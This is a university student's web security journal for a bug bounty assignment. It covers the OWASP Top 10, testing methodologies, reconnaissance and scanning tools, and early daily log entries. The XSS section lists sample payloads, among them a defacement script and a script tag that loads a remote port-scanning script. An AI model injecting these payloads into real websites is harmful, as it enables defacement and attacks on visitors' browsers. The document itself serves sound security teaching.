Sri Lanka Institute of Information Technology

Journal Book -IT22357762

IE2062- Web Security

B.Sc. (Hons) in Information

Acknowledgement

Before embarking the bug bounty assignment, my heartfelt appreciation to Ms. Chethana Liyanapathirana, the Lecture of in-charge for the given guidance and assistance on completing the bug bounty assignment.

In addition, my deepest appreciation goes to the panel of instructors for the unwavering support and guidance during lab session to complete the knowledge regarding bug bounty process.

Table of Contents

Objective

The main objective of this project is to provide practice in encountering real-world security vulnerabilities and mitigating them effectively. Additionally, it aims to develop a clear understanding of OWASP Top 10 vulnerabilities and to participate in bug bounty programs.

Introduction

As digital realm expands its roots into the reach, cyber threats have become more widespread and advanced. To maintain the confidentiality, integrity, and availability of the digital infrastructure, it's crucial to address the security holes which lay in the web application. As security is highly considered, bug bounty programs which allow us to hunt security holes and find mitigation steps have emerged.

There are several bug bounty platforms which host many programs to hunt in. As much as the disclosure is critical, the bug crowders are paid. Bugcrowd, hackerone and invicity are some of the platforms which are hosted.

This journal offers experiences, findings and learning throughout the bug bounty session.

Chapter 01

Understanding the OWSAP vulnerabilities

OWSAP , The Open Web Application Security Project is a non-profitable worldwide organization. As a global community, it's dedicated to improving the security of the software, hardware, web applications, API, mobile devices and more. Furtherly, which provides publications on the most common vulnerabilities that exist in various systems. OWSAP Top 10 is the most rewarded publication which provides a clear vision about the most critical security risks.

As in the industry, it is used as an adoption in order to minimize the potential security risk that can be affected.

OWSAP top 10 vulnerabilities

OWSAP has categorized top 10 vulnerabilities which leads potential risk to the web application.

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entity
5. Broken Access Control
6. Security Misconfiguration
7. Cross-site Scripting
8. Insecure Deserialization
9. Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

Injection

Injection can be considered as a common vulnerability. This vulnerability occurs when the user-controlled inputs serve as valid instructions or parameters. SQL injection and Command injection are popular way of injecting into web application.

SQL injection occurs when the user inputs are passed as SQL queries which can manipulate the outcome queries.

Command injection occurs when the user inputs are passed as system commands allowing to execute arbitrary commands on application servers.

If the attack succeeds, the attacker is able to manipulate the database queries.

Broken Authentication


Authentication and session management are integral components in any application. After validating username and password session cookie is released. That cookie helps to communicate as web servers use HTTPS to communicate which is stateless. As the cookie is sent, the server get to know who is sending data and can keep record of users' actions. If any flaw is found in authentication mechanism, user escalation would happen. Most common flaws in authentication are,

- Brute force attacks
- Use of weak credentials
- Weak Session Cookies

Sensitive Data Exposure

Data, which is directly connected to the customers and username, passwords are stolen due to weak encryption on transmitting data. Mainly, man in the middle attack is the way of exposing data.

XML External Entities (XXE)



An XML External Entity (XXE) attack leverages weaknesses in XML parsers to communicate with backend or external services that are reachable via the application. Attackers can utilize this vulnerability to gain unauthorized access to files, carry out Denial of Service (DoS) attacks, conduct Server-Side Request Forgery (SSRF), and perhaps accomplish remote code execution.

In-band XML External Entity (XXE) assaults result in prompt feedback to the attacker's payload. In contrast, out-of-band (OOB-XXE) assaults, which are often referred to as blind XXE, do not receive instant feedback from the application. Instead, attackers must redirect the output of their payload to either another file or their own server.

Broken access control

Websites with access control vulnerabilities can enable unauthorized users to gain entry to protected pages, which can result in potential risks such as forbidden access to sensitive information or the utilization of unauthorized features. This can happen through situations such as attackers changing parameters in URLs or gaining access to restricted pages intended for

administrators. Broken access control allows attackers to bypass authorization, so gaining them unauthorized powers.

Security Misconfiguration

Security Misconfiguration: This includes basic settings that aren't safe, setups that aren't finished, or cloud storage that isn't protected, all of which can leave an app open to different kinds of attacks.
It is dangerous to use default passwords and usernames. Hackers may be able to get into important network infrastructure, management dashboards, or even services that are only for system managers. This could cause data to be lost or threats to use remote code execution (RCE). A major Distributed Denial of Service (DDoS) attack happened on the DNS service Dyn in October 2016. Take a look at this to see what can happen when you use the usual password. The attack was done with Mirai software, which knew how to use routers, modems, and other IoT and networking devices that still had their default passwords set.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) is a severe vulnerability that allows attackers to run malicious JavaScript code on a victim's browser. Here are some common payloads that are used in XSS attacks.
<script>alert("Hello World");</script>
<script>document.write("<h1>Page Defaced</h1>");</script>
<script>document.write("<h1>Page Defaced</h1>");</script>
<script src="http://www.xss-payloads.com/payloads/scripts/portscanapi.js"></script>

Using Components with Known Vulnerabilities

Through penetration testing, companies can find out when they are using software that has known security holes. For instance, if a company doesn't keep their WordPress system up to date and it turns out that they are still using version 4.6, which is open to an exploit that lets anyone run code remotely without authentication, the results could be very bad. Attackers can easily use exploits that have already been made public on sites like exploit-db, which makes their attacks easier to carry out. This situation shows how important it is to keep tools up to date. If you don't install updates, your machine could be open to many attacks.

Insufficient Logging and Monitoring

Logging is very important for web apps because it lets developers keep track of what users do, which is especially useful in case of a security breach. The full scope of an attacker's actions is hard to figure out without proper logging, which can pose serious security risks:

1. Regulatory damage: Neglecting to record user access and actions, particularly regarding

personally identifiable information, may result in regulatory fines and penalties for non-compliance.
2. Possibility of additional attacks: Unidentified attackers have the ability to exploit weaknesses, which could lead to compromised credentials or infrastructure attacks.

HTTP status codes, timestamps, usernames, API locations, and IP addresses are all important information to keep in logs. But because logs are private, it is very important to store them safely and keep multiple copies of them in different places.
After a breach, it's important to keep logs, but it's even more important to keep an eye out for any strange behavior. This includes finding out about things that aren't supposed to be done, like multiple tries to log in, requests from IP addresses that aren't known, using automated tools, and common attack payloads like Cross Site Scripting (XSS).
Finding suspicious behavior alone is not enough; it needs to be ranked by how bad it could be or not. When someone does something that has a significant impact, they should immediately let the right people know so they can move quickly and fix the problem. [1]

Vulnerability Classification

High	The high-risk number indicates that a particular vulnerability presents the greatest level of risk. An individual with malicious intent can exploit the target application and potentially reveal some or all of the application data. A potential threat could result in the alteration or removal of data within the web application.
Medium	The moderate risk level indicates a significant level of vulnerability and potential harm. An intruder can gather sensitive information about an application by exploiting a vulnerability. Once the vulnerabilities with high risk are addressed, It is important to address the medium-risk issues.
Low	The low-risk number indicates that a particular vulnerability presents the minimal level of risk. This could potentially uncover information about the web app that is intended to remain undisclosed.

Chapter 02

Bug Bounty methodologies and tools

Bug bounty approaches offer a systematic framework for identifying and reporting security vulnerabilities in web applications and systems.

1. OWSAP testing guide

   Published by the Open Web Application Security Project (OWASP), this guide shows you how to test web apps for security holes in a detailed way. It covers a lot of different areas of web application security, like injection flaws, broken authentication, leaks of private data, and more. The OWASP Testing Guide has detailed directions and methods for finding and checking for vulnerabilities.

2. Web Application Hacker's Handbook

   This handbook, which was written by Dafydd Stuttard and Marcus Pinto, is very helpful for people who work in security and bug reward hunting. It looks at how criminals think and what they do, giving information about common security holes like SQL injection, Cross-Site Scripting (XSS), and authentication bypass. There are real-life cases and tried-and-true methods in the book that show how to quickly test web applications for security holes.

3. Penetration Testing Execution Standard (PTES)


   The goal of PTES is to make sure that penetration tests are done in a consistent and effective way. Pre-engagement is the first step. The next steps are getting information, analyzing vulnerabilities, exploiting them, cleaning up afterward, and reporting. PTES puts a lot of weight on carefully planning, carrying out, and carefully documenting penetration testing activities to make sure they are fully covered and results are communicated clearly.

Tools

Burp Suite – Professional

Burp suite professional is a web application for security testing. It has features including,

- Web vulnerability scanner – Automatically identify wide range of security issuss
- Proxy – Allows intercept and modify the HTTPS traffic.
- Spider – crawl and find out the web content and functionalities.
- Repeater – Allows to modify and replay individual HTTP requests.
- Intruder – Use for automated fuzzing and brute force attack.




Nmap

Nmap, known as Network Mapper, is a robust open-source tool utilized for network exploration, security scanning, and auditing. Many experts consider it to be one of the most comprehensive network scanning tools available. Here's overview of Nmap.

- Network Discovery – Detect what host are available, services offering, active hosts
- Port Scanning – Detect Open ports
- Service Version Detection – Detect the service version providing insight on vulnerabilities.
- Operating System Detection- Capable for identifying running OS
- Scripting Engine – Allows to write script to detect specific vulnerabilities.
- Output Formats and Reporting – allow to generate various reports.

Used script in the bug bounty program – " **nmap -sV -sC -Pn [ip address] -A** "

-sV – determine the version
-sC – Enables default script scan
-Pn – Tells not to perform host discovery assuming target host is online.
-A – Enables aggressive scan to gather more information about the target.



Nikto

Nikto is an application software that can be downloaded for free and used for carefully inspecting web sites for attacks and improper configurations. Security experts, penetration testers, and system administrators use Nikto a lot to find possible security holes in web applications. It was built by Sullo (Chris Sullo).

Wafw00f

You can get Wafw00f for free and use it to find and study Web Application Firewalls (WAFs) by figuring out what makes them special. The Wafw00f tool, which was made by Sandro Gauci and can be found on GitHub, is designed for security experts, penetration testers, and system admins. One of its goals is to help find out if a website is protected by a Web Application Firewall (WAF) and, if it is, what kind of WAF is being used.

Pattern matching, reaction analysis, and heuristic analysis are some of the methods that Wafw00f uses to find and study WAFs.

It is possible to figure out if and what kind of WAF there is by looking at different things like HTTP headers, answer codes, error messages, and other signs.

Amass


For mapping networks and collecting information, Amass is a great open-source tool that works really well. The Open Web Application Security Project (OWASP) made Amass, which is housed on GitHub. It is a useful tool for security experts, penetration testers, and bug bounty hunters. Domains, aliases, and IP addresses are some of the external assets that it helps find and list.

Script - amass enum -passive -d domain

This choice means that the enumeration will be done in a way that doesn't bother anyone, like not actively asking DNS servers or doing other things that could be considered intrusive. It will instead use passive data sources, such as passive DNS databases, certificate transparency logs, and other information that is available to the public.


SSLScan

You can use SSLScan, a useful command-line tool, to look at sites' SSL/TLS settings. It makes it easy to find compatible cryptographic protocols, cipher suites, and possible security holes. Because of this, it helps security experts, system managers, and developers check the security of SSL/TLS implementations and find any mistakes or holes that might exist.



Netsparker(inviciti)

Netsparker is a great web application security tool that makes it easier to find holes in the security of web applications. It is a famous tool among security experts, penetration testers, and developers. It was made by Netsparker Ltd. In turn, this helps find and fix security holes, which makes web apps safer overall.



Nslookup

With the help of the robust command-line tool nslookup, you can obtain a variety of DNS records and domain name information by sending queries to DNS servers. It works with a lot of different operating systems, like Windows, macOS, and Linux, and has an easy-to-use interface for doing DNS searches and fixing DNS-related issues.

Chapter 3


Daily routine 01

Date – 21/03/2024	**Title –** Identify suitable platform
	Summary As instructed in the assignment outline, should select one from Hackerone, bugcrowd and Intigriti platforms. So, explored each and every platforms separately. To have comprehend understanding made account for each. Here are the URLS for the platforms. **HackerOne** - https://hackerone.com/users/sign_in **BugCrowd –** https://bugcrowd.com/user/sign_in **Intigriti –** https://login.intigriti.com/Account/Login After having accounts, inspect the bug bounty programs. In the inspection, most user-friendly platform found was HackerOne. So I chose above platform for the bug hunting.
	Challenges faced- • Time management. • Understand the scope.

	Important note – First target was to find out suitable platform which is user friendly. After choosing it, most critical part was to manage the time with busy academic schedule. As a solution, I've created a bug bounty plan for upcoming days.

https://miro.com/app/board/uXjVKNAldLc=/?share_link_id=929258847743

[Bug bounty plan is attached.]



Bug bounty plan

1st Week	2nd week	3rd week	4th week	5th week
The process involves the selection of a suitable platform and conducting preliminary reconnaissance on the target platforms, followed by the execution of vulnerability scanning. • Gathering publicly accessible data related to the target platforms. • Using nmap or zenmap, scan the target's IP addresses, open ports, and identify potential entry points. • Scan the target systems for known vulnerabilities using automated vulnerability scanning programs such as Nessus, OpenVAS, or Qualys. • Manual inspection of the target platforms, source code analysis, and testing for common vulnerabilities including cross-site scripting (XSS) and SQL injection.	**Establish a comprehensive testing environment and install the required tools.** • Examining the legal framework surrounding the execution of the scan. • Search about reliable software for network scanning, reverse engineering, and other tasks • Download and install relevant tools. • Concern on the most recent security updates and bug fixes on the tool	**Conduct thorough research and acquaint yourself with the most recent security vulnerabilities and attack techniques.** • Subscribing to reputable sources of security news and blogs. • Join into security communities. • Attend security related webinars. • Read research papers. • Engage CTF competitions and gain knowledge.	**Develop, test, and continue on bug bounty program.** • Constant monitoring • Review and refine bugs.	**Document what found, difficulties faced up, bugs and debug method.**

Daily routine 02

Date – 23/03/2024	**Title –** Identify suitable tools
	Summary Go through a search on what are the tools that can be used for the bug bounty program. After reviewing past assignments from previous year, I have recognized what are the tools that can be used for. • Nmap • Wireshark • Inviciti • Burpsuite • SSL/TLS scanner • Amass • SQLmap • Wafw00f • Nikto
	Challenges faced- • In the scope, asking limited packets to be received. • In the scope, asking to use header using hackerone username. Configuration of the header was a challenge. • Due to the excessive packets sent, IP got blocked on particular domain.

	Important note – To reduce the impact on target using namp, following commands can be used. **nmap --max-parallelism 10 [target]** This limits the maximum number of probes sent in parallel. **nmap --max-rate 10 [target]** This defined maximum rate at which Nmap sends packets. In inviciti, there is setting to set number of request per seconds that should be sent. In the burpsuite, this is how the header is configured. 1. Select the Add Custom Header tab and enter the header name and hard-coded value. 2. Select Project Options -> Sessions 3. Add a Session Handling rule 4. Name it and select Add, Invoke a Burp Extension extension 5. Make sure the scope is correct. If you're just trying this out, you can use Include all URLs, but set a proper scope for regular use. 6. Select the Add Custom Header option from the list in the following screen [2]


Daily routine 03

Date 27/03/2024	Title – Manual Inspection
	Summary: This includes a full study of the target platforms, which could be websites, online apps, or any kind of software. Source code analysis is the process of looking through the source of a software program in order to find security holes, mistakes in the code, and other flaws. Part of this process is testing the target systems in a planned way for known security holes like cross-site scripting (XSS) and SQL injection.
	Challenges faced. – • Lack of knowledge on SQL injection, cross site scripting.
